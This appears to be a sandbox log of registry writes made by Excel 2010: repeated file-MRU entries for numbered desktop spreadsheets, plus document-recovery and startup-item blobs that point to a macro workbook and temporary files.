HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE659	EE659	binary	04 00 00 00 CC 03 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A1 B9 38 FE 0D 2C D7 01 59 E6 0E 00 59 E6 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE791	EE791	binary	04 00 00 00 CC 03 00 00 3B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 32 00 31 00 32 00 2E 00 32 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A1 B9 38 FE 0D 2C D7 01 91 E7 0E 00 91 E7 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE87B	EE87B	binary	04 00 00 00 CC 03 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6A A8 89 FE 0D 2C D7 01 7B E8 0E 00 7B E8 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE936	EE936	binary	04 00 00 00 CC 03 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 43 00 6F 00 6D 00 69 00 73 00 73 00 69 00 6F 00 6E 00 5F 00 31 00 39 00 38 00 30 00 34 00 32 00 30 00 39 00 32 00 34 00 5F 00 30 00 33 00 31 00 37 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 8D D7 A3 FE 0D 2C D7 01 36 E9 0E 00 36 E9 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	#57	binary	23 35 37 00 CC 03 00 00 02 00 00 00 00 00 00 00 8E 00 00 00 01 00 00 00 46 00 00 00 3C 00 00 00 63 00 6F 00 6D 00 69 00 73 00 73 00 69 00 6F 00 6E 00 5F 00 31 00 39 00 38 00 30 00 34 00 32 00 30 00 39 00 32 00 34 00 5F 00 30 00 33 00 31 00 37 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 63 00 6F 00 6D 00 69 00 73 00 73 00 69 00 6F 00 6E 00 5F 00 31 00 39 00 38 00 30 00 34 00 32 00 30 00 39 00 32 00 34 00 5F 00 30 00 33 00 31 00 37 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100B08	100B08	binary	04 00 00 00 CC 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A2 33 C6 2A 0E 2C D7 01 08 0B 10 00 08 0B 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
